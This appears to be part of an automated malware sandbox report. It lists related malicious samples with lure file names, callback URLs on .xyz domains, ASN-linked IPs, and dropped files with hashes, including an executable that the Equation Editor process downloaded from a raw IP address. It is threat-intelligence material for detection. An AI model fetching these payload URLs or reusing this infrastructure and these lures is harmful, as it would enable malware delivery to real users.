	rundll32.exe	Get hash	malicious	Browse	• www.ff4cuno43.xyz/fqiq/?G48P-=I63H3q6o+dl8AtpK+GpoKwAA/R2rUg5XwX/Qi823haVwXJBXcEYht0Yyg8z5PhiMbIM7MatDHw==&hR=2dsLLTLhqbjx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	fdnVx1v1hc.exe	Get hash	malicious	Browse	• www.ff4cuno43.xyz/fqiq/?r8k4qP=I63H3q6o+dl8AtpK+GpoKwAA/R2rUg5XwX/Qi823haVwXJBXcEYht0Yyg8zAQQCPVeQ8MatEUA==&eFN=NfkTrPI0M
	Draft shipping docs CI+PL_pdf.exe	Get hash	malicious	Browse	• www.ff4ciib4q.xyz/bs8f/?oZR0KfS=l/4T0KvG3Qbse26kA+T24blAmCiYaIE9w6t3mmhaX7GL32gDljPc3Nx0v6XMX91b7XUW&4heD=t0DpAxUX0Zi
	file0_stage3.dll	Get hash	malicious	Browse	• www.ff4c75x4e.xyz/n8rn/?p2M=CBFdZGnnfRINNaHscVQzF6AW/CZxn+KqjlWBM+9MoyK/4TfCk94Vamz7l1wogD2uBQw9&klfLl=1bpx2rFhipSD4d
	sLtLgOtoPA.exe	Get hash	malicious	Browse	• www.ff4cuno43.xyz/fqiq/?Pbu=IbAhXpax&i48l=I63H3q6o+dl8AtpK+GpoKwAA/R2rUg5XwX/Qi823haVwXJBXcEYht0Yyg8/ADAOMMOQq
	Cs3PcPy48f.msi	Get hash	malicious	Browse	• www.ff4ca2623.xyz/fs3g/?Nr=Ya9NpMQyWUJcX8KgUZas68LXNBlV9zz2Bv5wz28/jqX+xqkVWAhUyruGfYE1L5Gi4K/f&8p_h4N=o2Mtah
	SUPPLY_PRICE_ORDER_9978484DF.exe	Get hash	malicious	Browse	• www.ff4c3dgsp.xyz/rgoe/?n0DhB=j0DpGx9XxT-Tnhk&0N9=sgGY6EHrU2/sPlFv65T/Wb7gB3GGagfeDoLJsp77UP3iiMN1AZE/7XMT6P9bXkgBT15arvy1nw==
	Payment_Breakdown_pdf.exe	Get hash	malicious	Browse	• www.xlff08161z6b239.xyz/ons5/?3f-=dV1HNRUKQAWmuWwulpLGpeH60htmSo5o/mC4LpNZY1M8X1pV+bTt0ziROeFd8wC1X41C&YR-0=y48tk6C

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
IKGUL-26484US	Zr26f1rL6r.exe	Get hash	malicious	Browse	• 164.155.212.139
	bWDUmvmiU2.exe	Get hash	malicious	Browse	• 164.155.184.27
	oBQ6KSv5X5.exe	Get hash	malicious	Browse	• 164.155.184.27
	Hpeiw33wDB	Get hash	malicious	Browse	• 156.249.231.178
	AWB_SHIPPING DOCS.exe	Get hash	malicious	Browse	• 164.155.212.139
	he7hRoAnnx	Get hash	malicious	Browse	• 156.249.231.175
	UMzkP6ANWU	Get hash	malicious	Browse	• 156.249.231.108
	i4AQJGJ40T	Get hash	malicious	Browse	• 154.205.138.16
	guvcljZ3sy	Get hash	malicious	Browse	• 156.238.135.198
	Llh4ns8qWz	Get hash	malicious	Browse	• 156.249.231.150
	x86	Get hash	malicious	Browse	• 156.249.231.173
	d8Hs7X8HGP	Get hash	malicious	Browse	• 156.231.211.181
	x86	Get hash	malicious	Browse	• 156.231.181.95
	Heri2RE17I	Get hash	malicious	Browse	• 156.249.231.116
	mktkJhN1Fd	Get hash	malicious	Browse	• 156.249.231.186
	SQFoFeC1jQ	Get hash	malicious	Browse	• 156.238.135.174
	pZvr71PT9v	Get hash	malicious	Browse	• 156.251.66.56
	WcBBoVjwRf	Get hash	malicious	Browse	• 156.249.231.160
	NUo71b3C4p.exe	Get hash	malicious	Browse	• 164.155.184.27
	SouaKX7fQj	Get hash	malicious	Browse	• 156.247.139.123
AS-COLOCROSSINGUS	3nkW4MtwSD.rtf	Get hash	malicious	Browse	• 198.46.199.153
	Employee payment plan.HTM	Get hash	malicious	Browse	• 23.95.214.111
	ATT67586.HTM	Get hash	malicious	Browse	• 172.245.112.92
	xF3wienie.xlsx	Get hash	malicious	Browse	• 198.23.207.111
	Quote Request - Linde Tunisia.xlsx	Get hash	malicious	Browse	• 107.173.191.111
	PO PENANG ORDER C0023.xlsx	Get hash	malicious	Browse	• 198.12.107.117
	BANK-SWIFT.xlsx	Get hash	malicious	Browse	• 107.173.229.133
	1HT42224.xlsx	Get hash	malicious	Browse	• 198.23.207.36
	new order.xlsx	Get hash	malicious	Browse	• 198.23.251.13
	Shipping Schedule.xlsx	Get hash	malicious	Browse	• 198.12.91.205
	Product_Specification_Sheet.xlsx	Get hash	malicious	Browse	• 107.173.219.26
	lod2.xlsx	Get hash	malicious	Browse	• 198.23.207.36
	Payment Slip.xlsx	Get hash	malicious	Browse	• 198.46.136.245
	20002.xlsx	Get hash	malicious	Browse	• 198.46.136.245
	lSBl5Mhq80.rtf	Get hash	malicious	Browse	• 198.46.199.153
	STATEMENT OF ACCOUNT.xlsx	Get hash	malicious	Browse	• 192.227.228.37
	new order.docx	Get hash	malicious	Browse	• 198.46.199.153
	Amended Order.xlsx	Get hash	malicious	Browse	• 192.3.121.173
	Payment Swift.xlsx	Get hash	malicious	Browse	• 198.12.107.104
	SOA.xlsx	Get hash	malicious	Browse	• 107.172.13.149

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsvE542.tmp\otav.dll	vbc.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	305085
Entropy (8bit):	7.93321683103638
Encrypted:	false
SSDEEP:	6144:rGiIouWvjqebPleWFVGwN5QwB0ZmAFd+DnMAlym7a:fzuebPlDVGwNh3AFPb
MD5:	1624595E2354FF7BE9E7DC6DEF2ED69E
SHA1:	1DCFAAE594E3690D3FEF5FD4DE855D02E9CBB2A5
SHA-256:	4B50745E74FEA6FAA516B4D46B7C9FBE36FDAE2301B76EC940635D033707A2C8
SHA-512:	AEBD6E6D28ECAB56E48B037836C2FFC573A8493B576EA3B59AC6932C6E782FC99AD1DA7A67A231830A2C4612C89E24F0E7F483D24080F29D6133D81C7207971
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 9%, Browse • Antivirus: ReversingLabs, Detection: 27%
Reputation:	low
IE Cache URL:	http://192.210.173.90/70007/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE ..L.....H.....\.....0.....p....@.....t.....p.....p.....text...h[.... ...\..... ..`.rdata.....p.....`.....@..@.data...X\.....t.....@....ndata.....rsrc.....p.....x.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\16F16FDC.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	19408
Entropy (8bit):	7.931403681362504
Encrypted:	false
SSDEEP:	384:6L3Vdo4yxL8FNgQ9jYtUO5Zn4tIlQ1Yes7D6PhbXngFfZdQTEfn4n6EVPBo6a:2exL8rgQ2tVF4GlQUuZXnYfTs6EJiL
MD5:	63ED10C9DF764CF12C64E6A9A2353D7D
SHA1:	608BE0D9462016EA4F05509704CE85F3DDC50E63
SHA-256:	4DAC3676FAA787C28DFA72B80FE542BF7BE86AAD31243F63E78386BC5F0746B3
SHA-512:	9C633C57445D67504E5C6FE4EA0CD84FFCFECFF19698590CA1C4467944CD69B7E7040551A0328F33175A1C698763A47757FD625DA7EF01A98CF6C585D439B4A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....L.!... .IDATx..g.].y&X'...{;.t@F. .. .D*Q.eI..#[.5~lK3...z.3.gw...^.=;.FV..%..d..%R..E.....F.ts<..X..f..F..5|..s..:Uu.W.U....!.9...A..u/...g.w.....lx...pG..2.. x..w..!...w.pG..2..x..w..!.....m.a>.....R.....x.IU[.A.....].Y.L..!....|AQ.h4....x..\6....|.i..]..Q..(...C..A..Z... (j.f4..u=..o.D.oj....y6.....)I.....G.{zn.M,...?#..,...\....y....G.LOO..?.....7..-.>..._.m[.....q.O}..G....?....h4.=t..c...eY.....3g..|0...x...|..../F....o.._|...?.O.....c..x._..7vF..0.....B>....}{..V....P(.....c.....4...s...K.K."c(.....}.0....._z...}..y<<.....<..^.7....k. r.W~..c._.....$J....:.w._~....._..Wp.....q.....G..vA.D.E....."...?...'....}nvv....^.^.42..f....Q(..$...`(vidd..8.....y.Z{...L.~...k....z....@@0...Bk..?.r..7...9u...w.>w.C..j.n..a..V.?..?...e s#.G...l.&I..)..).J..>...+Mn.^.W.._....D...".}..k.....8.N_.v..>.y.@0../.....>.a.....z.].../.r ...../3.....?.z..g.Z.....l0.L.S....._../.r

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1B2337C9.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle...'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..'"""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$"""""""""".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["""""""""".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..'"""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$''.n.....X,..__ar.d..0 .M#'"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R./.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\25CF4E4A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 338 x 143, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6364
Entropy (8bit):	7.935202367366306
Encrypted:	false
SSDEEP:	192:joXTTTt+cmcZjbF/z2sA9edfxFHTeDELxExDR:joXTTTEc5ZjR/zI9EfjTeDEGxDR
MD5:	A7E2241249BDCC0CE1FAAF9F4D5C32AF
SHA1:	3125EA93A379A846B0D414B42975AADB72290EB4
SHA-256:	EC022F14C178543347B5F2A31A0BFB8393C6F73C44F0C8B8D19042837D370794
SHA-512:	A5A49B2379DF51DF5164315029A74EE41A2D06377AA77D24A24D6ADAFD3721D1B24E5BCCAC72277BF273950905FD27322DBB42FEDA401CA41DD522D0AA3041C
Malicious:	false
Preview:	.PNG.....IHDR...R.....S.....sRGB.....gAMA.....a.....pHYs.....o.d...!tEXtCreation Time.2018:08:27 10:23:35Z.....DIDATx^....M.....3c0f0.2.9o.....-..r..:.V*.ty. .MEJ.^.$G.T.AJ.J.n.....0.`...B...g=....{..5.1...|.g.z..Y..._...3k..y.....@JD...)..KQ.....f.DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.....9.sdKv.\.R[...k...E ..3....ee.!..Wl...E&6.\.]..'K...x.O..%.EE..'...}..[c....?n..R...V..U5!.Rt...-xw*.....#..._....I....k.!":...H.....eKN.....9....{%.....*7..6Y..".....P....."ybQ.....JJ`z..%..a.$<m.n'..[.f0~..r.....-.q... {.Mu3.yX...\...5.a.zNX.9..-.[.....QU.r .qZ...&.{....$..`.Lu..]Z^'.].k|.z.3....H.../...k7.1>y.D..._x.....=.u.?ee.9.'.11:={.t]....)..k...F@P|f....9...K>...{...}...h9.b..h....w.....A~...u..j. 9..x..C=.JJ.h....K2.... .../I..=3C.6k.]...JD.....:tP.e...-+*...}..\.Yrss4...i.f..A7l...u.M....v.uY_.V|.].-Oo.....`.....|.R7>^...j*S...{...w.iV..UR..SJ.hy.W3...2Q@f.....,.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\29F275C3.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).Jl)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\34C7D190.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).Jl)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3C46ACE8.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 600 x 306, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	42465
Entropy (8bit):	7.979580180885764
Encrypted:	false
SSDEEP:	768:MUC94KctLo6+FkVfaapdydSo7CT3afPFUaV8v9TlzsrZsQ54kvd8gjDsss2Ur6:MJctLo63a8dydV+3WOa+90sZsSyMs+
MD5:	C31D090D0B6B5BCA539D0E9DB0C57026

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3C46ACE8.png	
SHA1:	D00CEE7AEE3C98505CDF6A17AF0CE28F2C829886
SHA-256:	687AFECEE6E6E286714FD267E0F6AC74BCA9AC6469F4983C3EF7168C65182C8D
SHA-512:	B23CA96097C2F5ED8CC251C0D6A34F643EE2251FDF3DEF6A962A168D82385CFEE2328D39FF86AADEA5EDBBF4D35882E6CD9CF8ECE43A82BD8F06383876B24 56
Malicious:	false
Preview:	.PNG.....IHDR...X...2.....?^O..._PLTE.....gbh.....j...^k....-.....>Jg.....h..m.....l`.....qjG.9\LC.... .....u.*.'.....//F.....h.++..j...e....A.H?>.....|DG.....G./.`<..G...O:R..j.....tRNS.@..f...0IDATx..Z.s.4.]:.".F..Y.5.4!...WhiM..]Cv.Q.....e. ....x....~...x.g.%K.....X.....brG..sW:~g.Tu...U.R...W.V.U#TAr?..?}.C3.K...P..n..A..av?C..J.}.e.]...CA._y.....~.2.^..Z..'...@.....)....s.(...ey.....{.)e..*]\-..yG2Ne.B....\@q....8.....W./i .C..P.*...O..e..7./..k:..t...]"../...F.....y.....0`.3..g.)..Z...tR.bU.].B.Y...Ri^.R.....D.*.....=(tL.W.y....n.\.s..D.5.....c....8A....:.)..].a]...;B0...B.0&@*.+..2..4....-X.>)..h~.J..".nO=VV. t...q..5.....f.h.....DPyJ*....E..:.....K.... .....E.%i..C..V..\.....z.^.r7.V...q.`....3..E3J8Ct.Z.I.GI.).R!b

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4950562D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..".....(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'''Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6ED27E1E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle...'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z...-.*Hlmm...4V..BU..V@,h.t.....}....cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\'''''''''''''''.H9...Y..*.v.....7.....Q..^t{P..C..'''''''''''''''.e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$'''''''''''''''.....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...['''''''''''''''.....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..'''''''''''''''.(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$''.n.....X,..__ar.d..0 .M#'''''''''''''''..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7441E635.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	498420
Entropy (8bit):	0.6413684157450645
Encrypted:	false
SSDEEP:	384:AigmXXwBkNWZ3cJuUvmWnTG+W4DH8ddxzsFfW3:o4XwBkNWZ3cjvmWa+VDO
MD5:	C3B5DFF8B9EE127AD59D202832626865
SHA1:	1A24D45E300CEAEF01DADD2D8F6EAF147DC6404F
SHA-256:	EEDBFD16A5391148EE0D9436C7F279792F44287B5C1B209EC08F2C1FF9DF5540
SHA-512:	D22486A87C5ADD06A9BC4F17801AC62847F36AF588C0E8D742FA7B694679BA3A44B1074E56C2E8FBA62392EE287F3A3359218257087BA6FFBEE18201DEA9D0B
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7441E635.emf	
Preview:	....I.....2.....m>..C... EMF.....&.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....Y$.....f.Y.@.. %...t.....RQ/[.....$Q/[..... ...Id.Y..... .....@..d.Y.....O.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....X.....H....8.Y.. ....@.dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@....2.....L.....P... ...6...F....F...F..EMF+ *@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8CED6B0B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 338 x 143, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6364
Entropy (8bit):	7.935202367366306
Encrypted:	false
SSDEEP:	192:joXTTTt+cmcZjbF/z2sA9edfxFHTeDELxExDR:joXTTTEc5ZjR/zI9EfjTeDEGxDR
MD5:	A7E2241249BDCC0CE1FAAF9F4D5C32AF
SHA1:	3125EA93A379A846B0D414B42975AADB72290EB4
SHA-256:	EC022F14C178543347B5F2A31A0BFB8393C6F73C44F0C8B8D19042837D370794
SHA-512:	A5A49B2379DF51DF5164315029A74EE41A2D06377AA77D24A24D6ADAFD3721D1B24E5BCCAC72277BF273950905FD27322DBB42FEDA401CA41DD522D0AA3041C
Malicious:	false
Preview:	.PNG.....IHDR...R.....S.....sRGB.....gAMA.....a.....pHYs.....o.d...!tEXtCreation Time.2018:08:27 10:23:35Z.....DIDATx^....M.....3c0f0.2.9o.....-..r..:.V*.ty. .MEJ.^.$G.T.AJ.J.n.....0.`...B...g=....{..5.1...|.g.z..Y.._...3k..y.....@JD...)..KQ.....f.DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.....9.sdKv.\.R[...k...E ..3....ee.!..Wl...E&6.\.]..'K...x.O..%.EE..'...}..[c....?n..R...V..U5!.Rt...-xw*.....#..._....I....k.!":...H.....eKN.....9....{%.....*7..6Y..".....P....."ybQ.....JJ`z..%..a.$<m.n'..[.f0~..r.....-.q... {.Mu3.yX...\...5.a.zNX.9..-.[.....QU.r .qZ...&.{....$..`.Lu..]Z^'.].k|.z.3....H.../...k7.1>y.D..._x.....=.u.?ee.9.'.11:={.t]....)..k...F@P|f....9...K>...{...}...h9.b..h....w.....A~...u..j. 9..x..C=.JJ.h....K2.... .../I..=3C.6k.]...JD.....:tP.e...-+*...}..\.Yrss4...i.f..A7I...u.M....v.uY_.V|.]..-Oo.....`.....|.R7>^...j*S...{...w.iV..UR..SJ.hy.W3...2Q@f.....,.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A43ECEB2.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
